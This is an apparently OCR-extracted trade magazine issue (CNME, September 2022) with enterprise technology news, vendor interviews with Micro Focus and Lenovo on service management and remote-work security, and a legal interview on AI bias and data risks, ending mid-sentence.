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EQUINIX MANAGING DIRECTOR

LENOVO CYBERSECURITY GM

MICRO FOCUS MANAGING DIRECTOR

WORLD CLASS NETWORK ABID SHAH, CIO AT SAUDI GERMAN

ABID SHAH, CIO AT SAUDI GERMAN HEALTH UAE, EXPLAINS TO CNME EDITOR MARK FORKER HOW ITS PARTNERSHIP WITH ARUBA, A HEWLETT PACKARD ENTERPRISE COMPANY, IS ENABLING IT TO DELIVER 'WORLD-CLASS' HEALTHCARE.



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


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The partnership between Saudi German Health and Aruba, a Hewlett Packard Enterprise company, is delivering outstanding business outcomes for one of the region's biggest healthcare providers."

EDITORIAL

AT YOUR SERVICE

ur dependence on technology means that we now live in a world that is fundamentally driven by digital experiences and interactions.

Businesses know that if they fail to deliver world-class experiences then they will be left lagging behind in what many analysts have dubbed the 'experience economy'.

On the front cover of September's edition of CNME is a great example of a world-class delivery model that at its core is being underpinned by cutting-edge technologies.

The partnership between Saudi German Health and Aruba, a Hewlett Packard Enterprise company, is delivering outstanding business outcomes for one of the region's biggest healthcare providers.

Jacob Chacko, Regional Director at Aruba HPE, stressed that to deliver these services all depends on the strength, reliability and quality of your network to ensure that you provide the sufficient connectivity required.

Abid Shah, CIO of Saudi German Health, praised the role Aruba HPE has played in their transformation journey.

Shah said, "Our primary objective during our transformation was to maintain that world-class service we deliver to our patients."

It's an excellent interview, which also touches on the important role being played by Aruba's Wi-Fi 6E technology.

Remaining on the topic of service, we also spoke to Toufic Derbass, Managing Director, Middle East & Africa at Micro Focus, who urged CIOs to deliver services that ultimately transformed their entire business model in a bid to remain competitive in the new digital economy.

Again, he stressed the importance of the customer, reiterating that it is critical for businesses to deliver a seamless customer experience journey.

We also had a wonderful interview with Nima Baiati, who is one of the most respected thought leaders from the cybersecurity industry.

Baiati is the General Manager and Executive Director of Lenovo's Cybersecurity Business Unit, and he outlined the many difficulties facing enterprises since shifting their workforce to a 'work from anywhere' world.

In addition to this, he spoke about how Lenovo was navigating the challenge of retaining their culture amidst the backdrop of a hybrid workforce – and he declared that Lenovo's people and culture remains its key market differentiator.

We know that the role AI plays in our day-to-day lives is increasing all the time, and the benefits that AI and Machine Learning provides for enterprises looking to transform their business operations in terms of increased efficiency and cost management is endless.

However, there have been countless examples in which AI has been misused.


We spoke to the brilliant Oliva Darlington from Simmons & Simmons, who offered her sound advice on the measures that businesses can implement to ensure they avoid an unethical use of AI.

In addition to this, we had excellent interviews with Equinix, Inery Blockchain and insightful thought leadership features from GoDaddy, A10 Networks, AppsFlyer and AppDynamics.

Our next CNME magazine, is of course our special GITEX editionso stay tuned for a bumper edition!

Mark Forker Editor





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Cover feature: Aruba HPE



News 6

CNME rounds up the biggest regional and global developments in enterprise technology, which includes the news that NetApp and VMware have strengthened their global partnership, software company Freshworks appoints a new President - and a report from Proofpoint indicated that 79% of Saudi companies are at risk from fraudulent emails.

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46 Selina Bieber, Commercial Strategy Senior Director, International Markets at GoDaddy, reveals the best marketing tips for retailers looking to transform their e-commerce offering.

FOUNDER, CPI Dominic De Sousa (1959-2015)

ADVERTISING Group Publishing Director Kausar Sved kausar.syed@cpimediagroup.com

Publishing Director Natasha Pendleton natasha.pendleton@cpimediagroup.com

> Sales Director Sabita Miranda

sabita.miranda@cpimediagroup.com

OnlineEditor Daniel Shepherd daniel.shepherd@cpimediagroup.com

EDITORIAL

Editor

Mark Forker

mark.forker@cpimediagroup.com

PRODUCTION AND DESIGN Designer Ulysses Galgo

DIGITAL SERVICES Web Developer Adarsh Snehajan

webmaster@cpimediagroup.com

NEWS

Freshworks appoints Dennis Woodside as president

Freshworks Inc., a software company

empowering the people who power business, today announced that Dennis Woodside is joining the Company's executive leadership team as President, effective September 1, 2022. Reporting to Freshworks CEO and Founder Girish Mathrubootham in this newly created role, Woodside will be responsible for leading Freshworks' global business operations and strategy.

Woodside most recently served as president of Impossible Foods where he oversaw operations, manufacturing, supply chain, sales, marketing, HR and other functions for more than three years. Previously, he was chief operating officer of Dropbox where he was responsible for all customer-facing functions and revenue generation for four years, helping the company reach \$1 billion in annual revenue.

"I am honoured to join this team and work with Girish to continue building what he's started. I'm drawn to companies taking a fresh approach to big markets. From a decade driving category creation at Google, to the high growth era at Dropbox, and the scale at Impossible Foods, I see Freshworks as a great match for my experience", said Mr. Woodside. "Fast and easy-touse business software is exactly what companies need today and Freshworks is making it accessible to everyone".



Dennis Woodside, newly appointed President, Freshworks.

NetApp and VMware strengthen global partnership



George Kurian, Chief Executive Officer, NetApp.

NetApp, a global, cloud-led, datacentric software company and VMware, Inc. today announced the expansion of the companies' longstanding global alliance. Through innovative solutions and go-to-market initiatives, NetApp and VMware are helping customers reduce the cost, complexity and risk of migrating and modernising enterpriseclass workloads in multi-cloud environments. In addition, organisations can accelerate the performance and delivery of both traditional and new modern applications and simplify daily operations through new integrations between VMware and NetApp data management infrastructure.

"Customers today are faced with complex challenges to optimise their current IT investments while laying a path forward to modernise and accelerate their business", said George Kurian, Chief Executive Officer, NetApp. "Together, NetApp and VMware have helped thousands of customers solve their multicloud challenges by effectively managing their enterprise workloads in any environment. By delivering powerful new solutions that help companies optimise their virtual data centres, modernise their applications, and provide cost-efficient, enterprise-class data management services to VMware Cloud, we can meet customers anywhere they are on their cloud journey".

Huawei transforms its customer experience across MESA region

AppGallery, one of the top three

application marketplaces globally, further enhances its user experience by providing reliable, official support to everyone. Huawei Mobile Services (HMS) has upgraded its customer care experience through an enhanced hotline service and live chat service in the United Arab Emirates, the Kingdom of Saudi Arabia, Egypt, and South Africa. On the other end of the line, a team of experts can quickly respond to queries regarding AppGallery apps and resolve any issues that users may encounter.

AppGallery, Huawei's renowned application marketplace, has achieved outstanding success in a short period. AppGallery is available in more than 170 countries, has over 580 million monthly users, and registered developers have surpassed the 5.4 million mark, confirming its continued growth. With user security and privacy protection at the forefront, Huawei offers a continuous customer care support by integrating innovative features to the marketplace and hence, laying the foundation for the further development of the HMS ecosystem.



Veritas warns of hefty bills following post-covid data storage surge

Veritas Technologies, a leader in multi-cloud data management, is warning that businesses are facing a cost crisis for collaborative working tools as post-COVID working practices begin to catch up with them.

The use of cloud collaboration services, such as Microsoft SharePoint (the storage and sharing platform used by Office 365 and Microsoft Teams), rapidly accelerated at the start of the pandemic. Yet, with very few providers of collaboration tools offering options to archive files, many businesses are finding that their data volumes and cost overruns are now ballooning out of control. If left unaddressed, those businesses will find themselves paying the high price of 'storage overages' for data that they're no longer using and should have archived.

As businesses grapple with rising energy costs, supply chain issues, and labour shortages, a sudden step up in cloud storage costs is the last thing they need. Businesses can get



Johnny Karam, Managing Director & Vice President of International Emerging Region at Veritas Technologies.

ahead of the issue by adopting thirdparty solutions to automatically archive legacy data from cloud services, but few are aware of this.

Johnny Karam, Managing Director & Vice President of International Emerging Region at Veritas Technologies, explains: "Businesses in the UAE and around the world quickly embraced hybrid working and cloud collaboration tools during the pandemic to keep their employees working productively. As a result, by the end of 2020, the number of SharePoint accounts shot up to over 200 million globally. Today, much of the data created at the outbreak of the pandemic would have been archived if it were stored on an organisation's own servers, however many cloud collaboration tools, including SharePoint, lack a native archive function, and the data is all stacking up in 'hot' expensive storage. This means that some companies are paying to keep every Teams chat from every employee from two years ago on the most expensive tier of storage".

79% of Saudi companies put customers at risk of fraudulent emails

Leading cyber security and compliance company, Proofpoint, has released research which shows that even though more than half (57%) of the top 150 Saudi organisations have published a DMARC record (Domainbased Message Authentication, Reporting & Conformance), only 21% have implemented the strictest and recommended level of DMARC protection ('reject'), leaving their customers at risk of email fraud.

DMARC is an email validation protocol that authenticates the sender's identity before allowing the message to reach its intended designation. It is designed to protect domain names from being misused by cybercriminals. 'Reject' is the strictest and recommended level of DMARC protection, a setting and policy



Emile Abou Saleh, Regional Director, Middle East & Africa at Proofpoint.

that blocks fraudulent emails from reaching their intended target.

Emile Abou Saleh, Regional Director, Middle East & Africa at Proofpoint, said: "The Saudi economy is on an accelerated path to recovery, which is great for businesses. To keep the momentum going, Saudi organisations must ensure that they invest in robust fraud detection and prevention mechanisms to safeguard themselves from opportunistic cybercriminals. By implementing DMARC, organisations can ensure that only legitimate emails are properly authenticated and that fraudulent activity, including phishing, impersonation attacks and other unauthorised use of corporate domains, are shut down before they reach customers".

Cloudflare is a Leader in the 2022 Gartner® Magic Quadrant" for WAAP



Cloudflare, recognised for security solutions

Gartner has recognised Cloudflare as a Leader in the 2022 "Gartner Magic Quadrant for Web Application and API Protection (WAAP)" report that evaluated 11 vendors for their 'ability to execute' and 'completeness of vision'. This achievement highlights Cloudflare's continued commitment and investment in this space as the company aims to provide better and more effective security solutions to its users and customers.

With over 36 million HTTP requests per second being processed by the Cloudflare global network, the company gets unprecedented visibility into network patterns and attack vectors. This scale allows it to effectively differentiate clean traffic from malicious, resulting in about 1 in every 10 HTTP requests proxied by Cloudflare being mitigated at the edge by the WAAP portfolio.

8

Visibility is not enough, and as new use cases and patterns emerge, Cloudflare invests in research and new product development. For example, API traffic is increasing (55%+ of total traffic) and this trend isn't expected to slow down. To help customers with these new workloads, Cloudflare's API Gateway builds upon our WAF to provide better visibility and mitigations for well-structured API traffic for which the company has observed different attack profiles compared to standard web-based applications.

Cloudflare's continued investment in application security has helped it gain its position in this space.

New partnership helps the region adopt world-class, zero-trust cybersecurity

ColorTokens, a leading innovator of

autonomous Zero Trust cybersecurity solutions, announced that it has partnered with FVC, a market-leading provider of tangible solutions across essential areas of enterprise computing: unified communications, unified collaboration, audio-visual, infrastructure and information security in the Middle East.

The partnership between FVC and ColorTokens offers comprehensive Zero Trust cybersecurity solutions, leveraging ColorTokens' Xtended ZeroTrust Platform, which includes Xshield for Workload Visibility and Microsegmentation, Xprotect for Endpoint and Host

Protection and Xassure for Zero Trust as a Service. The partnership helps security teams proactively protect endpoints, contain and respond to zero-day attacks while seamlessly integrating with existing security tools. And will also help organisations in the region achieve the strongest security for their data and be compliant with the national laws on data residency.

"Enterprises are adopting multi-cloud strategies, with an increased focus on dynamic microservices driven by the



Nader Baghdadi, Senior Regional Director, ColorTokens.

rapid digitalisation to build modern businesses. Zero Trust is a significant departure from a traditional security mindset that can prevent sophisticated attacks that don't stop at the point of breach, they move laterally across networks to reach targeted data and assets", said Nader Baghdadi, Senior Regional Director, ColorTokens. "We are thrilled to be joining forces with FVC, their

extensive technology capabilities and market expertise combined with our cutting-edge solutions can enable us to successfully empower organisations in their Zero Trust journeys".

Aster Hospitals adopts the latest in technology assistance

Aster Hospitals in a strategic

collaboration with 3M, today announced it has successfully adopted 3M M*Modal Fluency Direct, the latest speech and AI-powered technology. The technology went live across Aster's facilities in the UAE last month.


The all-in-one solution will enable physicians of any medical specialty to conversationally create, review, edit and sign clinical notes directly within electronic health



records. This technology will ensure standardisation and acceleration of clinical documentation processes across Aster hospitals and will reduce the administrative burden on healthcare professionals. Furthermore, it will help to improve the clinician and patient experience and drive productivity in the healthcare sector.

Commenting on the technology, Laszlo Svinger, Vice President and Managing Director at 3M Middle East & Africa said: "At 3M, we apply science and innovation to make a real impact in people's lives and communities. Through this solution, we are helping healthcare professionals to improve documentation processes and focus on improving the patient experience by allowing them more time to care for their patient".

ESET jointly presents Industroyer2 with Ukrainian government representative



ESET researchers Robert Lipovský

and Anton Cherepanov recently presented breakthrough research into Industroyer2 during a Black Hat conference in Las Vegas, along with Victor Zhora, the Deputy Director of Ukraine's State Service of Special Communications and Information Protection (SSSCIP). This is the first time that a Ukrainian governmental cybersecurity expert has participated in one of the most prestigious cybersecurity research conferences in the world. The "surprising" appearance of Zhora during ESET's presentation was an additional opportunity for research, expert, and media audiences alike to gain in-depth information on Ukraine's capability to resist the cyber warfare waged by the Russian aggressor.

"The Industroyer2 attack was thwarted thanks to the swift response of Ukrainian defenders and CERT-UA. We provided the Ukrainian side with crucial analysis of this threat, which could have become the most substantial cyberattack since the beginning of the invasion had it succeeded. Our researchers are ready to continue to work with CERT-UA to support its cyber defences", says Lipovský, ESET's Principal Malware Researcher, who presented the Industroyer2 research at Black Hat with Cherepanov.

Earlier this year, ESET researchers responded to a cyber-incident affecting an energy provider in Ukraine. ESET worked closely with the Computer Emergency Response Team of Ukraine (CERT-UA) in order to remediate and protect this critical infrastructure network.

The collaboration resulted in the discovery of a new variant of Industroyer malware that ESET Research together with CERT-UA named Industrover2. Industrover is an infamous piece of malware that was used in 2016 by the Sandworm APT group to cut power in Ukraine. In this case, the Sandworm attackers made an attempt to deploy the Industroyer2 malware against highvoltage electrical substations in Ukraine. In addition to Industroyer2, Sandworm used several destructive malware families. These consisted of disk wipers for the Windows, Linux, and Solaris operating systems.

42nd GITEX GLOBAL shines spotlight on the digital universe

The scene is set for the return of

world's largest, most inclusive tech and start-up event in Dubai next month, as the global digital economy takes centrestage, unveiling new worlds of promise in the next digital universe.

GITEX GLOBAL 2022 and its seven co-located events will take place from 10-14 October 2022, its largest ever edition featuring more than 4,000 exhibitors from 80 countries spanning 25 fully booked halls at the Dubai World Trade Centre.

The annual five-day event, organised by the Dubai World Trade Centre, covers three additional halls



this year, opening up two million sq. ft of ground-breaking applications covering AI, cloud computing, big data, web 3.0, blockchain, cybersecurity, metaverse, fintech, 6G, and future mobility, under the 'Enter the Next Digital Universe' theme.

With the participation of more than 230 government entities leading strategic digital projects and publicprivate partnerships, 1,000 speakers across 14 conference verticals, and 800-plus start-ups seeking to become the next international Unicorn, GITEX GLOBAL 2022 will unite the world's most influential ecosystems advancing business, economy, society and culture. 9

MICRO FOCUS

THE CUSTOMER COMES FIRST

Toufic Derbass, MEA Managing Director at Micro Focus, tells CNME how the company's cutting-edge Service Management Automation X (SMAX) platform leverages AI to provide the best experience to the customer as they adapt to a digitally transforming business ecosystem.

hat is Micro Focus's approach towards Enterprise Service Management (ESM) and the evolution of the service desk? Today, companies of all sizes are focusing on innovation by not only adopting new

by not only adopting new technologies, but also by rethinking how they've traditionally approached delivery of goods and services to their customers and employees.

Therefore, it isn't surprising that one of the top priorities of CIOs, based on multiple surveys, is to "delight" the customer and employees, that consume IT services.

Customers refer not only to the commercial ones but also to those employees that consume IT services. On the same list of CIOs priorities, we can also always find service management across the entire enterprise.

CIOs must improve, support and deliver services in ways that transform their business. So, we speak here not about a commoditised service desk but about transformational service management, and this is what Enterprise Service Management is about.

In this context- three main trends in service management that can help CIOs succeed at their objectives are:



- Focusing on enterprise services, just not IT services.
- Delivering better, more immersive IT experiences to delight everyone.
- Utilising AI & automation to improve service delivery and experiences.

These are the three guiding principles for us at Micro Focus when designing our service management platform and the content.

What are the essential capabilities that are mandatory in an ESM platform?

AnA modern and effective ESM platform must be equipped with modular content. For example, our platform is SMAX, which stands for Service Management Automation X.

It comes with content including applications for ITSM (implementing the best practices from ITIL v4), non-IT service management like HR support request management, IT asset management, and hybrid cloud management.

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It comes with content, or applications for ITSM, non-IT service management, IT asset management, and hybrid cloud management. The platform has an embedded foundation consisting of discovery, CMDB and automation and orchestration software.

An ESM platform should deliver the following values:

- Superior service experience by powering self-service with AI, extending service desk reach to become an enterprise-wide service desk, and intelligent collaboration
- Optimised IT productivity by configuring without code, fulfilling requests faster with the help of AI, and automating anything, including cloud service provisioning.
- Cost control and raised resiliency by removing unpredictable costs, driving successful changes, and governing IT assets
- Deployment flexibility: onpremise, cloud and SaaS, to be aligned to the customer cloud strategy.

You want to help your employees get back to work faster, and here AI-based capabilities help, such as search, ticket creation and conversational virtual agents.

Then again, you'd want to transform your service management into a fast and flexible operation through codeless workflows, enterprisewide automation, and fulfilling requests faster with AI. But there's more.

You should be able to connect your service management

workflows with powerful orchestration. From our single platform, you can provision hybrid cloud services. Even difficult to automate manual processes can be handled by RPA robots that mimic screenbased human actions.

How are Micro Focus customers leveraging and benefiting from Micro Focus SMAX?

We have customers ranging from Small, Medium and Enterprises level, using our services.

What's common for all of them is the time to value by adopting our codeless way of working, the embedded AIpowered automation, superior user experience, and the deployment flexibility from on-premises, cloud, or SaaS, to we help them improve their maturity and be aligned to their cloud strategy.

CIOs must improve, support and deliver services in ways that transform their business."

We have customers ranging from Small, Medium and Enterprises level, using our services. What's common for all of them is that by adopting our codeless way of working, AI-powered automation and superior user experience, we help them improve their maturity.

For many of them, SMAX was the first AI-based system in IT. It was a safe environment to experiment and become familiar with machine learning and analytics capabilities. SMAX has embedded AI, so it is not possible to use SMAX without AI.

Without exception, our customers report that they were able to increase the usage of the service desk and the self-service portal.

At the same time, the volume of tickets decreased. Our customers also report that they were able to expand the influence of enterprise footprint with Micro Focus SMAX because of its entirely codeless platform.

Many customers developed codeless applications for different use cases and automated processes in HR, payroll, facilities and other business units. This helped digitise the "back offices".

Our SaaS customers appreciate the fact that they are always up-to-date with the latest release and that with the basic licensce they get 50 license units of Universal Discovery and two Operations Orchestration (OO) workflows.

The simple and transparent licensing without any hidden costs is also something all of our customers love about Micro Focus SMAX.

They get the most of enterprise service management capabilities with basic SMAX licence, such as all ITSM workflows, native CMDB and studio for configuring codeless workflows, HR service management content with 35 HR-specific workflows and mobile applications for employees and field support engineers. cms

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LENOVO

RECONNECTING ON A HUMAN LEVEL

CNME Editor Mark Forker spoke to **Nima Baiati**, Executive Director & General Manager, Cybersecurity Business Unit at Lenovo to discuss all the security challenges currently facing enterprises in our 'work from anywhere' world – and how Lenovo is emphasizing the importance of connecting with people on a human level in a bid to retain their strong values, ethos and culture.

ima Baiati is one of the most prominent, respected and revered cybersecurity leaders in the IT ecosystem.

Last year, he along with 21 other leaders from the cybersecurity ecosystem co-authored a book entitled; **Back to Basics: Focusing on the fundamentals to boost cybersecurity and resilience** – which was received to great acclaim from the security industry.

In a candid interview with CNME, Baiati spoke in detail about the security challenges that businesses face following what he described as a 'rapid shift' to a work from anywhere world.

We now know that employees working remotely are extremely vulnerable and susceptible to cyberattacks, but as Baiati pointed out from a business perspective employee well-being improved and productivity grew exponentially in many cases.

"I think the first element of this question is to look at it from a contextual standpoint. I think over the last three years, we have seen this overnight shift to a work from anywhere world for the knowledge worker. The actuality behind that, was the fact there was a trend going on for years in terms of hybrid work in the



The cold stark fact is no matter what way you want to put it every employee's device is now their organization's network." knowledge space. However, there has been a rapid shift to a work from anywhere world for all types of industries – and from a business perspective one thing that became pretty evident was employee productivity increased, and people were generally happier because they had a better work life balance," said Baiati.

However, according to Baiati the implications of this shift from a security perspective were quite significant.

"We witnessed a lot of growing pains early on, especially in terms of collaboration tools that were not necessarily designed to support an enterprise's communication method. It became evident that there was quality of service issues in terms of bandwidth and compute power, but from a security perspective the crux of the situation was really a





change in the paradigm in how compute is done," said Baiati.

Baiati also highlighted that the traditional models of security that many enterprises had in place were archaic, outdated and unable to support this shift to a work from anywhere world.

"The traditional model of security in place was the castle and moat approach, which is essentially where you have the corporate environment as your castle, and then as organizations you built moats around that in the form of intrusion prevention systems, firewalls and antivirus solutions and so on. But with this shift to a work from anywhere world that model didn't change at all. That model has significantly evolved to the point that every endpoint device is now its own castle and requires its own moat. The cold stark fact is no matter what way you want to put it every employee's device is now their organization's network," said Baiati.

The dynamic Lenovo executive also stressed the need for businesses to design their security model to compliment the business aspects of their organization,



As we continue to immerse ourselves in this already hyperconnected world that we live in you need to be agile." claiming that both needed to work in tandem to achieve the security outcomes that they want.

"I think it's very important that to deliver effective security you need to be marrying security with the business aspect of the organization. When we talk to our most mature organizations in terms of our customers – the most mature organizations that I see are those that have that marriage in which security understands what is the business that my organization is in. I'm not just looking at security from the standpoint of let's throw as much of this as we can at the wall and see what sticks. Take for example, you're a business that is in a highly regulated industry, and you have certain data centre retention and GDPR requirements. Then you need to build a security model that matches that, whilst enabling and empowering your employee with the ability to continue to be able to collaborate, be productive - and ultimately work from anywhere," said Baiati.

Lenovo has enjoyed huge success over such a sustained period of time, and many onlookers have claimed that one of the key components of its success has been the 'culture' it has created within their organization – which has fostered an environment designed to allow its employees to flourish and innovate.

However, many business leaders have expressed their concerns that their culture has been eroded somewhat due

PROTECTION

ACCESS CONTROL

Retwork

to this shift towards a hybrid

workforce. Lenovo is not immune to these challenges – and Baiati outlined some of the measures he has taken to ensure Lenovo retain that strong sense of culture that is so critical to their success.

"From my own perspective there were team members that I onboarded during the pandemic, who I didn't meet in a face-to-face capacity for over a year. What we did was make sure that there was a lot of communication and interaction with our new employees before they were actually onboarded into our team. Our onboarding team really went above and beyond during that period - and really heightened their level of communication with them.

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We also did virtual new hire sessions, now whilst they were not ideal in the sense that in-person new hire sessions are much better, but it was still very effective way for us to give them a better understanding in what our values and principles are as an organization," said Baiati.

As the world has emerged from the cloud that was the COVID-19 pandemic, Baiati disclosed that they are meeting regularly in a physical setting in a bid to connect on a human level.

"Since moving out of the pandemic – we have started to really leverage face-to-face interaction for team building and workshops. There are some things that you can do easier, and faster when you're sitting with a group of people in a conference room with a whiteboard as opposed to a virtual session. However, what we have also done is use those times to really connect at the human level, and that is so important. I believe that sometimes you have to go out and have a fun dinner, and not talk about work at all - and that is so important in terms of building those new relationships and maintaining that culture. The conference room doesn't define who we are as people, we're a blend of the two. It's so important, especially in the current environment that we build and foster new relationships that only serve to strengthen our organization as a whole," said Baiati.

Over the last number of years, we have witnessed some devastating ransomware attacks that have had lasting economic and brand ramifications for the entities that have fallen victim to these attacks – but Baiati believes the volume of ransomware attacks are only going to increase over the next few years, citing the fact that these cybercriminals operate like businesses.

There has been a spate of cyberattacks targeting healthcare and educational institutions, but Baiati said that a combination of the risk v reward ratio that is stacked in favour of the hacker and the sensitive data held in these industry verticals make it a very attractive proposition for cyber gangs.

"I think the first place to begin with is to look at it from an attacker's perspective. In relation to education, and this is something I've spoken about a lot recently, and a very valid question that is frequently asked, is why would a hacker target a primary school, what is the benefit of that? However, the simple fact of the matter is that malicious hacking is a business. Many people still have this misguided perception that a hacker is someone sitting in their mother's basement hacking, but the reality is these organizations are run like businesses and are driven by ROI. The ROI of attacking a primary school system is very good, there is very little risk because they know it's highly likely that there will be no attribution put back to them," said Baiati.

In addition to the low risk associated with targeting an industry vertical like education is the fact that the rewards are high.

"If you examine the reward scenario if a hacker steals hundreds of 12 years-old national security numbers then they essentially have hundreds of identities, who crucially won't know their identities has been stolen until they are 18 years-old and go to apply for their first credit card. It's an attractive vertical, because the risk is low, and if I'm not successful, so what, what is there to lose," said Baiati.

Anti-fragility is a term that Baiati has used a lot when discussing Lenovo's ThinkShield cyber security offering and how businesses can have a more effective and robust security architecture – but what exactly is antifragility, and how is Lenovo leveraging their portfolio of solutions to help enterprises become more secure.

"At its core it really is a concept of being agile. I grew up in the world of agile software operating in that modality and if we learned anything from the pandemic then it was the fact that organizations that had agility built into business models and IT, and those two go handin-hand, were the companies

AA

I think what differentiates Lenovo is the people and the culture."

that thrived and survived. As we continue to immerse ourselves in this already hyperconnected world that we live in you need to be agile. Now there is no true way to plan for every eventuality and possibility, but it's building that level of security within your security stack that is crucial. The key to do that is leveraging solutions that are built and delivered as-a-service – and being able to work with partners like Lenovo that can bring a multitude of capabilities to deliver a solution to that customer," said Baiati.

Baiati concluded a fantastic discussion by outlining what he believed differentiates Lenovo from its market competition.

"I think what differentiates Lenovo is the people and the culture. We have a very strong culture at Lenovo that is focused on innovation and driving technology outcomes tied to business for our customers, and that's part of our DNA and global footprint around R&D. In addition to this, when it comes to areas around security, unlike a sole point product security solution vendor who is addressing one piece of the problem, we are very different. Because of our hardware and software cloud marriage - and the fact we are the largest enterprise OEM in the world, we are able to build security intrinsically. It is endto-end, and has the ability to have value added on to it through solutions and services, but it also reducing a lot of the complexity that is out there," said Baiati. 🚥

SIMMONS & SIMMONS


GOOD GOVERNANCE

CNME Editor Mark Forker spoke to **Olivia Darlington**, Of Counsel and Head of Insurance – Middle East & Africa at Simmons & Simmons, to learn what measures enterprises can take to ensure they avoid being discriminatory when deploying AI models, what data risks are associated with AI – and the critical importance of governance when using AI.

any people remain skeptical of AI, and we have seen in some cases, for example in recruitment and policing, that it has mitigated bias against underrepresented groups and minorities. From a legal perspective, what do companies and organisations need to do to ensure that they are ethical when it comes to deploying AI technology - and how can they avoid being party to promoting unconscious bias?

AI, in some form, has been used since the 1950s. We are seeing an exponential increase in its use today for two reasons: the prevalence of 'big data' (in digital form) and advanced computer processing power capable of reviewing and analysing that data.

The essence of advanced machine learning (a common type of AI) is the ability of computers to review and learn



from vast amounts of data, and to make decisions based on that learning.

Whilst computers have conventionally been automated systems (following rules set by humans), AI is about computers (or 'models') acting autonomously. This unique feature is one of the main reasons why AI presents risks.

One of those risks is discrimination, which is often associated with bias. However, bias in AI refers to a skewed outcome or decision by the model.

That may not necessarily result in discrimination i.e. decision-making which unfairly / unlawfully impacts an individual or group on the basis of a characteristic such as gender or ethnicity. But bias can result in discrimination and that's why it's a key issue with AI.

We have seen bias in AI models cause discrimination in high-profile cases, including in the UK and US.

Discrimination is typically unlawful (rather than merely unethical or unfair). So, organisations using AI need to take steps to avoid it. For example:

 They should take technical steps to ensure that the AI models themselves do not produce discriminatory or other unfair outcomes.
These steps range from ensuring that the data on which their models are trained are representative and not causative of any discrimination, to rigorous testing of the AI model prior to deployment. Organisations should also have the right governance in place to reduce the risk of discrimination from AI; for example, putting in place policies and procedures for their technical teams to follow to reduce or eliminate bias, ensuring that legal / compliance teams feed into these policies and procedures (e.g. by defining fairness metrics and advising on the legal position), and having controls and checks in place to monitor for discrimination and take remedial steps if it arises.


We know that data is the new oil - and that data fuels the current global economy. However, we know that there are a lot of data risks with AI technology, can you outline to our readers what those risks are - and again what are the best practices you would advocate for when using AI to manage and process your data? I would highlight 3 data risks when it comes to AI:

- The first obvious (but under-appreciated) risk is that the data is simply not good enough or fit for purpose to enable the AI system to work as it is intended to do (for example, it may not be sufficiently accurate). Many AI projects fail because the right data is not available and so the model cannot be properly trained.
- 2. Data privacy is a significant risk with AI. Many AI models will be trained on personal

data and will process personal data once deployed. Both of these aspects attract the application of data privacy law; for example, the GDPR, which creates various legal risks. Aside from the 'core' obligations around processing of personal data, there may be other obligations in data privacy legislation which apply specifically in an AI context. For example, where a data controller uses a solely automated decision-making system (including AI), it is obliged under the GDPR to provide "meaningful information about the logic involved". This has been construed as an 'explainability' obligation i.e. a requirement to explain how the AI operates and makes decisions. In 2021, we saw the first legal actions taken against companies (for example, Uber and Deliveroo) on the basis of an alleged lack of transparency in their algorithmic decision-making systems.

3. As explained above, discrimination resulting from bias in an AI model is also a data risk. This is principally because bias can emanate from the data used to train the AI model. For example, if the data is not





sufficiently representative, then it will cause the AI model to take skewed decisions, which could discriminate against certain individuals or groups. Fundamentally,

